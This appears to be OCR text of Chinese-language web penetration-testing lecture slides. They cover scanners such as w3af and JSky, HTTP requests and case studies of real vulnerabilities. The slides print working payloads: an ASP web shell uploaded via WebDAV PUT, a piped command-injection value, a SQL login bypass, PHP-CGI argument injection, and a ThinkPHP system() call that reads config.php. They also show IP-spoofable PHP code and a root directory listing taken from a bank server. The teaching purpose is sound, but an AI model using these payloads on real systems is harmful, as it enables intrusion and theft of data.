
自動化 vs. 手動

w3af




http://w3af.sourceforge.net/

w3af



w3af - localhost
Profiles Edit View Tools Configuration Help
Wizards New Save Stop Pause Multiple Exploit Manual Request Fuzzy Request Encode/Decode
Scan config Log Results Exploit
KB Browser URLs Request/Response navigator
Vuln Info Misc
Knowledge Base
serverHeader
directoryIndexing
directory
Directory indexing - /
Directory indexing - /wg/
Directory indexing - /horde
Directory indexing - /exploi
Directory indexing - /resum
allowedMethods
errorPages
collectCookies
privateIP
userDir
afd
blankBody
dnsWildcard
The URL: "http://localhost/" has a directory indexing vulnerability. This vulnerability was found in the request with id 1.
Request Response
Raw Headers
GET http://localhost/ HTTP/1.1
Host: localhost
Accept-encoding: identity
Accept: */*
User-agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0; w3af.sf.net)
36 12 0

Jsky



http://nosec.org/en/productservice/jsky/

Jsky


JSky - The Web Application Vulnerability Scanner
File Scan Edit Tools View Advanced Help
Scan
Results
State
192.168.83.1:80
Buoy_v0.2
example
exploit-scanner
horde-3.1.3
phpMyAdmin
resume
wg
wordpress
Vulnerabilities
Vulnerabilities
Total
Directories with LIST permissions enabled 4
TRACE Method Enabled 1
Possible secsitive directories 3
PHPSESSID session fixation 1
Directory backup check 1
Local path disclosure 1
8
6
4
2
0
0
2
6
4
High
Medium
Low
Info
58 %
AFFECT_TEXT : Finish scan http://192.168.83.1:80/resume/_/index.html.d?C=N;O=D/ of Local path disclosure
AFFECT_DIR : Finish scan http://192.168.83.1:80/wg/ of PHPSESSID session fixation
AFFECT_FILE : Finish scan http://192.168.83.1:80/wg/yourfiles/index.html.d of File backup check
Links :58/328
Tests :2423/4153
11
0
2
5
4

網頁漏洞是如何被找出來? (1/3)

- 觀察、分析
- 網頁功能是如何實現的?
- 分析輸入輸出的結果


- 正確的輸入正確的輸出
- 錯誤的輸入錯誤的輸出

網頁漏洞是如何被找出來? (2/3)

- 網頁的上傳功能
  - 檢查附檔名 ?
  - 檢查 Content-Type ?
  - 檢查檔案內容 ?
- 網頁的上傳掃毒功能
  - 如何實現 ?
  - 實現的程式碼可能有甚麼問題 ?
  - clamscan -i filename.jpg | sleep 12345 …

網頁漏洞是如何被找出來? (3/3)

- 只有了解溝通的語言才能選擇好的(錯誤)的輸入
- 只有了解架構才能知道哪裡容易出問題
- HTTP Protocol
- SQL PHP ASP Java JavaScript Tomcat Apache…



HTTP Request

```
GET /robots.txt HTTP/1.1
Host: orange.tw
User-Agent: Mozilla/5.0
Accept-Language: zh-tw,en-us;
Accept-Encoding: gzip, deflate
Referer: http://www.google.com.tw/
Cookie: user=admin
```

HTTP Response

HTTP/1.1 200 OK

Last-Modified: Tue, 19 Jul 2011 21:46:37 GMT

Server: Apache/2.2.3 (Oracle)

Content-Length: 64

Content-Type: text/plain; charset=UTF-8

<html>

Cont. 案例分享

不正確的程式寫法可以任意偽造 IP 位置

```
GET /getIP HTTP/1.1
Host: orange.tw
X-Forwarded-For: 127.0.0.1
```

錯誤示範(google://php get ip)

```
function getIp() {
    $ip = $_SERVER['REMOTE_ADDR'];

    if (!empty($_SERVER['HTTP_CLIENT_IP'])) {
        $ip = $_SERVER['HTTP_CLIENT_IP'];
    } elseif (!empty($_SERVER[‘HTTP_X_FORWARDED_FOR’])) {
        $ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
    }
    return $ip;
}
```


Cont. 案例分享

不安全的伺服器設置造成可任意寫入檔案

```
PUT /cmd.asp HTTP/1.1
Host: orange.tw
Content-Length: 24

<%execute(request(cmd));%>
```

WebDAV



C:\Windows\system32\cmd.exe
Microsoft Windows [版本 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.
C:\Users\Orange>nc 192.168.206.132 80
OPTIONS * HTTP/1.0
HTTP/1.1 200 OK
Connection: close
Date: Sat, 22 Sep 2012 23:02:06 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
Content-Length: 0
Accept-Ranges: bytes
DASL: <DAV:sql>
DAV: 1, 2
Public: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIN
D, PROPPATCH, LOCK, UNLOCK, SEARCH
Allow: OPTIONS, TRACE, GET, HEAD, DELETE, PUT, POST, COPY, MOVE, MKCOL, PROPFIND
, PROPPATCH, LOCK, UNLOCK, SEARCH
Cache-Control: private
C:\Users\Orange>_

Cont. 案例分享

PHP CGI Argument Injection

http://test/index.php

http://test/index.php?-s



http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/

Cont. 案例分享


不嚴謹的字串檢查可造成任意密碼登入

' or ''=' / <anything>

SELECT * FROM admin
WHERE user='' or ''='' and pwd='<anything>'

Cont. 案例分享

- Struts2 ognl 任意代碼執行漏洞
- Java MVC Framework
- CVE-2011-3923



http://www.wooyun.org/bugs/wooyun-2010-08981

漏洞证明：

请输入测试地址: tps://www.firstbank.com.tw/A2_5_4_3.action 检测是否有漏洞

```
total 584
drwxrwxr-x   3 root     system         256 Apr 30 2008  .SPOT
drwxr-xr-x   3 root     system         256 May 22 2008  .java
-rw-------   1 root     system       12542 Jun 16 2008  .lsof_PA-WWWB-WEB
-rw-r--r--   1 root     system          85 Apr 30 2008  .profile
-rw-r--r--   1 root     system           9 May 13 2008  .rhosts
-rw-r--r--   1 root     system           9 May 13 2008  .rhosts.nim
-rw-------   1 root     system           1 Jun 29 10:00 .sh_history
drwxr-xr-x   2 root     system         256 Jul 24 2008  .ssh
-rw-------   1 root     system         295 Apr 26 11:49 .vi_history
```


修复方案：

补丁。。

漏洞回应

厂商回应：

危害等级：中

漏洞Rank：8

确认时间：2012-06-29


厂商回复：

CNVD确认漏洞情况，将在周一转由CNCERT协调TWCERT处置，经评估，该漏洞有助于增进台海两岸关系。

http://www.wooyun.org/bugs/wooyun-2010-08981

Cont. 案例分享

Think PHP 任意代碼執行漏洞



ThinkPHP 代碼執行漏洞

https://orange.tw/index.php?s=module/action/param1/${@system($_GET[cmd])}

&cmd=cat config.php

```
$res = preg_replace('@(w+)'.$depr.'([^'.$depr.'\/]+)@e', '$var[\'\\1\']="\\2";', implode($depr,$paths));
```

用來協助分析的小工具

Google Hacking

Google is your BEST friend.

